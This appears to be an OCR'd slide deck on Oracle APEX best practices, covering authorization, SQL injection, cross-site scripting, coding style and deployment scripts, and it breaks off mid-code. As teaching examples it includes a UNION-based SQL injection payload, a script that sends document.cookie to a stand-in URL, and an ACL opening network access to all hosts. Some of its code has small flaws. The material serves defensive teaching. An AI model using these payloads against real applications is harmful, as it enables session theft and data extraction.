ORACLE APEX: BEST PRACTICES

Denes Kubicek

AGENDA

- Authorization and Security
- Using Hidden Page Items vs Application Items
- SQL Injection and DBMS_ASSERT
- Cross Site Scripting
- Coding Practices
- Best Practices in using specific APEX Features
- Application Deployment – Development / Test / Production
- Using the most important Browser Tools


ORACLE APEX – AUTHORIZATION

- **Authorization is one of the most important APEX features**
- **The best way is to use a PL/SQL Function Returning Boolean (there is a possibility to use some other methods)**

```
FUNCTION is_group_member (p_usr_id IN NUMBER, p_grp_id IN NUMBER)
      RETURN BOOLEAN
IS
      l_usr_id   NUMBER;
BEGIN
      SELECT xrtu_xusr_id
        INTO l_usr_id
        FROM xsec_roles_to_user
       WHERE xrtu_xusr_id = p_usr_id
         AND xrtu_xrol_id = p_grp_id);

      RETURN TRUE;
EXCEPTION
      WHEN OTHERS
      THEN
         RETURN FALSE;
END is_group_member;
```

ORACLE APEX – AUTHORIZATION

- **Even better is to package these functions**



- **Error Handling within the function code to avoid hard to debug errors**
- **You can use the result of an authorization within your PL/SQL code within the application:**

```
apex_util.public_check_authorization ('READ_ONLY')
```

ORACLE APEX – AUTHORIZATION

- **Protecting and hiding the buttons on a page will not protect your application**
- **You can still run the code from the browser**

```
doSubmit('SAVE');
```

- **You need to protect the page processes as well**
- **You can do that using a validation on submit – PL/SQL Function Returning Error Text**

```
BEGIN
   IF NOT apex_util.public_check_authorization ('IS_ADMIN')
   THEN
      RETURN 'You are not authorized.';
   END IF;
END;
```

ORACLE APEX – HIDDEN ITEM – PROTECTED


- Hidden and Protected Item introduced in the Version 3.0
- APEX creates a checksum for this item
- Prior to the page processing APEX will check this value
- If there is a difference, you will receive an error message
- Still, items are rendered on the page and the checksum is visible
- For a maximum of security use application items instead
- Application items are stored in the database only and they are not rendered on a page

ORACLE APEX – HIDDEN ITEM – PROTECTED

- **Try changing the value of the hidden item using javascript**

```
$x('P2_EMPNO').value=7699
```

- **If you click on save, you will receive the following message**



ORACLE APEX – SQL INJECTION

- Potential security issues through EXECUTE IMMEDIATE or using a PL/SQL Block returning SQL Query
- In APEX by using the Region type “PL/SQL Block Returning SQL Query”
- You can work arround this by rewriting your code
- If execute immediate needs to be used, you can use DBMS_ASSERT to escape the quotes

ORACLE APEX – SQL INJECTION

- **For example, this code can be rewriten:**

```
DECLARE
   v_query   VARCHAR2 (4000);
BEGIN
 v_query :=
         'SELECT empno, ename,
                    job, sal
               FROM emp
              WHERE 1 = 1
                AND UPPER(ename) =  '
      || CASE
            WHEN :p1_search IS NULL
               THEN 'UPPER (ename)'
            ELSE '''' || UPPER (:p1_search) || ''''
         END;
   RETURN (v_query);
END;
```

- **to:**

```
 WHEN :p1_search IS NULL
               THEN 'UPPER (ename)'
            ELSE UPPER (dbms_assert.enquote_literal (:p1_search))
         END;
```

ORACLE APEX – SQL INJECTION

- **If you try to manipulate the input parameter**


```
king' UNION ALL SELECT deptno empno, dname ename, loc job, NULL sal FROM dept --
```

- **you will receive an error message like this:**

ORACLE APEX – CROSS SITE SCRIPTING

- Means running javascript hidden in the HTML code
- especially dangerous in the case where the session cookie could be transferred to a location outside of your network

```
<script> window.location = 'http://someurl/' + document.cookie;</script>
```



ORACLE APEX – CROSS SITE SCRIPTING

- **With version 11g of the database, Oracle provides Access Control List for External Network Services**

```
BEGIN
   dbms_network_acl_admin.create_acl (acl              => 'www2.xml',
                                      description      => 'WWW ACL',
                                      principal        => 'APEX_040100',
                                      is_grant         => TRUE,
                                      PRIVILEGE        => 'connect'
                                     );
   dbms_network_acl_admin.add_privilege (acl            => 'www2.xml',
                                         principal      => 'APEX_040100',
                                         is_grant       => TRUE,
                                         PRIVILEGE      => 'resolve'
                                        );
   dbms_network_acl_admin.assign_acl (acl => 'www2.xml', HOST => '*');
END;
/

COMMIT ;
```

ORACLE APEX – CROSS SITE SCRIPTING

- **Since APEX 4.0 the standard for the report columns has been changed from “Standard…” to “Display…escape special characters”**
- **This setting disables potential javascript in the code**


ORACLE APEX – CROSS SITE SCRIPTING

- **If Cross Site Scripting is still and issue, you will need to protect yourself also in the forms used to save and fetch the data**

```
FUNCTION unescape_string (p_string IN VARCHAR2)
   RETURN VARCHAR2
IS
   v_string   VARCHAR2 (4000);
BEGIN
   v_string := REPLACE (p_string, '&amp;lt;', '<');
   v_string := REPLACE (v_string, '&amp;gt;', '>');
   v_string := REPLACE (v_string, '&lt;', '<');
   v_string := REPLACE (v_string, '&gt;', '>');
   RETURN v_string;
END unescape_string;

FUNCTION escape_string (p_string IN VARCHAR2)
   RETURN VARCHAR2
IS
   v_string   VARCHAR2 (4000);
BEGIN
   v_string := REPLACE (p_string, '<', '&amp;lt;');
   v_string := REPLACE (v_string, '>', '&amp;gt;');
   v_string := REPLACE (v_string, '<', '&lt;');
   v_string := REPLACE (v_string, '>', '&gt;');
   RETURN v_string;
END escape_string;
```

ORACLE APEX – IMAGE VERIFICATION

- As an additional step, you could use image verification
- You would use the verification there where you have to make sure that the data entry has been done by a user and not by a machine
- An example is contained within the security_pkg.validation procedure



ORACLE APEX – CODING PRACTICES

- You should have one coding standard
- You should never format your code by hand
- Use formating tools (TOAD, SQL Developer)
- Create your own coding template if required
- You should never type in your code into the APEX builder
- You should package your applications and reference the packages in the builder (pages, regions, items, processes)
- Using packages, you can change your applications without having to install them
- Use functions for getting the values and procedures for DML

ORACLE APEX – CODING PRACTICES

- **Your code should be readable, written and formated in an efficient way**

Source

Region Source

```
select
 , apex_item.radiogroup(1, ID) ID0
 , ID
 , ID ID_DISPLAY
 , EXECUTION_ORDER
 , NAME
 , DATA_RULE_MESSAGE_CLASS_ID
 , DESCRIPTION
 , EXEC_CONTEXT_ID
 , VERSION
 , VERSION VERSION_DIS
 , STATUS_FLAG
 , GENERATED_YN
 , WORKFLOW_TASK_ID
 , CATEGORY_ID
 , RULE_TYPE_FLAG
 , EXECUTION_SET
 , CREATED_BY
 , CREATION_TS
 , UPDATED_BY
 , UPDATE_TS
from DATA_RULE
```


Source

Region Source

```
SELECT apex_item.radiogroup (1, ID) id0, ID, ID id_display, execution_order,
       NAME, data_rule_message_class_id, description, exec_context_id,
       VERSION, VERSION version_dis, status_flag, generated_yn,
       workflow_task_id, category_id, rule_type_flag, execution_set,
       created_by, creation_ts, updated_by, update_ts
  FROM #owner#.data_rule
```

ORACLE APEX – CODING PRACTICES

- **Use Formating Options in your tools**



ORACLE APEX – CODING PRACTICES

- **Avoid long PL/SQL Blocks of code in your application**

Source

Process [Download Source]

```
begin
  apex_util.set_session_state('P539_CUSTOM_CODE_T1', :P539_CUSTOM_CODE_T1);
  if :P539_CUSTOM_CODE_T1 <> :P539_CUSTOM_CODE_T1X then
    update data_rule_custom_code
       set CUSTOM_CODE = :P539_CUSTOM_CODE_T1
     where ID = :P539_ID_T1;
    commit;
  end if;
  apex_util.set_session_state('P539_CUSTOM_CODE_T2', :P539_CUSTOM_CODE_T2);
  if :P539_CUSTOM_CODE_T2 <> :P539_CUSTOM_CODE_T2X then
    update data_rule_custom_code
       set CUSTOM_CODE = :P539_CUSTOM_CODE_T2
     where ID = :P539_ID_T2;
    commit;
  end if;
  apex_util.set_session_state('P539_CUSTOM_CODE_T3', :P539_CUSTOM_CODE_T3);
  if :P539_CUSTOM_CODE_T3 <> :P539_CUSTOM_CODE_T3X then
    update data_rule_custom_code
       set CUSTOM_CODE = :P539_CUSTOM_CODE_T3
     where ID = :P539_ID_T3;
    commit;
  end if;
  apex_util.set_session_state('P539_CUSTOM_CODE_T4', :P539_CUSTOM_CODE_T4);
  if :P539_CUSTOM_CODE_T4 <> :P539_CUSTOM_CODE_T4X then
    update data_rule_custom_code
       set CUSTOM_CODE = :P539_CUSTOM_CODE_T4
     where ID = :P539_ID_T4;
    commit;
  end if;
  apex_util.set_session_state('P539_CUSTOM_CODE_T5', :P539_CUSTOM_CODE_T5);
  if :P539_CUSTOM_CODE_T5 <> :P539_CUSTOM_CODE_T5X then
    update data_rule_custom_code
       set CUSTOM_CODE = :P539_CUSTOM_CODE_T5
     where ID = :P539_ID_T5;
    commit;
  end if;
  apex_util.set_session_state('P539_CUSTOM_CODE_T6', :P539_CUSTOM_CODE_T6);
```

Source

Process [Download Source]

```
BEGIN
   my_package.my_procedure (:APP_PAGE_ID);
END;
```

ORACLE APEX – CODING PRACTICES

- **Avoid code per page / Avoid redundant code**


HTML Header and Body Attribute

HTML Header

```
<link rel="stylesheet" href = "http://ajax.googleapis.com/ajax/libs/jqueryui
/1.7.2/themes/redmond/jquery-ui.css" type="text/css" />

<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.js">
</script>
<script src="http://ajax.googleapis.com/ajax/libs/jqueryui/1.7.2/jquery-ui.js">
</script>

<script type="text/javascript">

function DataRuleChanged(pTriggeringElement)
{
  var vCol='f04';
  var nRowObj = new Object();
  var cName = getRowElement(pTriggeringElement,vCol,nRowObj);
  var nRow = nRowObj.val;
  $s('P530_ROWNO', nRow);
  $s('P530_DATA_RULE_NAME', cName);
  //alert('Name:'+cName+', row:'+nRow);
/*
  var vCol='f13';
  var nRowObj = new Object();
  var cName = getRowElement(pTriggeringElement,vCol,nRowObj);
  $s('P530_RULE_TYPE_FLAG', cName);
  //alert('Data Rule:'+cName);
*/

  //disFormItems('ID_NEW_VERSION',false);
  //disFormItems('ID_GENERATE',false);
  //disFormItems('ID_EXECUTE',false);
```

ORACLE APEX – CODING PRACTICES

- **Use Page 0 to store the code you use on multiple pages**



ORACLE APEX – USING APEX FEATURES

- Use page comutations instead of inserting some PL/SQL and SQL Code into the item properties – this way your code will be visible directly on the page
- Never use Dynamic Actions where you can use On Load Processes or Computations
- Be carefull in using Dynamic Actions and Plugins
- Often, the Plugins will bring their own sources and those may be outdated – one plugin may work but the others could be broken
- Too many Dynamic Actions may slow down your page loading

ORACLE APEX – USING APEX FEATURES


- In general, you should think about the number of processes, items, buttons, regions, validations on your page – too many of any of those elements may mean that something is wrong with your design
- Use PL/SQL Expressions or PL/SQL Functions for conditional display of the page elements
- Use Advisor prior to delivering an application – this will save you a lot of time
- Avoid redundant code by outsourcing the application logic into functions and procedures

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- When deploying applications from development to test or production, you should use scripts and install everything through command line
- Split the scripts per schema and include your application in the installation scripts
- Your DBA's may not understand the APEX logic – they don't need to care about that

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- **Deployment Script**



ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- **Deployment Script – readme.txt**

```
IMPORTANT: Prior to the installation set the NLS_LANG to
GERMAN_GERMANY.AL32UTF8.
This is different for C-Shell or K-Shell/Bash.

   On the OS level do the following:

   Bourne or Korn shell:
             NLS_LANG=GERMAN_GERMANY.AL32UTF8
             export NLS_LANG
   C shell:
             setenv NLS_LANG GERMAN_GERMANY.AL32UTF8
   Windows:
             set NLS_LANG=GERMAN_GERMANY.AL32UTF8

After that, you can proceed with the installation:

1. Start sqlplus and login as sys

2. run @install.sql

3. The installation will create a log file:

   apex_deployment_26c.log
```

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- **Deployment Script – install.sql**

```
set define '&'
spool install_apex_deployment_26c.log
set verify off

prompt
prompt Run ccp_load_ddl.sql for the schema CCP_LOAD

set define '&'

ALTER SESSION SET CURRENT_SCHEMA = CCP_LOAD;

@ccp_load_ddl.sql;

set define '&'
prompt
prompt Run ccp_adm_ddl.sql for the schema CCP_ADM

set define '&'

ALTER SESSION SET CURRENT_SCHEMA = CCP_ADM;

@ccp_adm_ddl.sql;
```

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- **Deployment Script – install.sql**

```
set define '&'
prompt
prompt Switch User to SYS

ALTER SESSION SET CURRENT_SCHEMA = SYS;

set define '&'
prompt
prompt Install Application 900

@f900.sql CCP_OC;

set define '&'
prompt
prompt Install Application 1901

@f1901.sql CCP_OC;

set define '&'
prompt
prompt Recompile Schema

@?/rdbms/admin/utlrp

prompt
prompt End of Installation

spool off
```

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- Deployment Script – modified APEX application export file
- You may use the exported file from the APEX builder and include it in your deployment script
- This way your DBA doesn't need to open the APEX builder interface
- Practical for multi language translated applications
- Requires two slight changes in the installation file

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- **Change the start of the file to include the parsing schema (owner of the workspace)**

```
set define '&'
prompt
prompt Switch User to SYS

ALTER SESSION SET CURRENT_SCHEMA = SYS;

set define '&'
prompt
prompt Install Application 900

@f900.sql CCP_OC;
```

```
set define off
set verify off
set serveroutput on size 1000000
set feedback off
WHENEVER SQLERROR EXIT SQL.SQLCODE
ROLLBACK
begin wwv_flow.g_import_in_progress :=
true; end;
/
```

ORACLE APEX – APPLICATION DEPLOYMENT – DEVELOPMENT / TEST / PRODUCTION

- **Change the hardcoded workspace id to the code which will fetch it automatically. Do not forget to set define off!**


```
begin
  -- Assumes you are running the script connected to SQL*Plus as the Oracle user APEX_040000
  -- or as the owner (parsing schema) of the application.
wwv_flow_api.set_security_group_id(p_security_group_id=>nvl(wwv_flow_application_install.get_work
space_id,14513926354519974));
end;
/
```

```
declare
v_sgi number;
begin
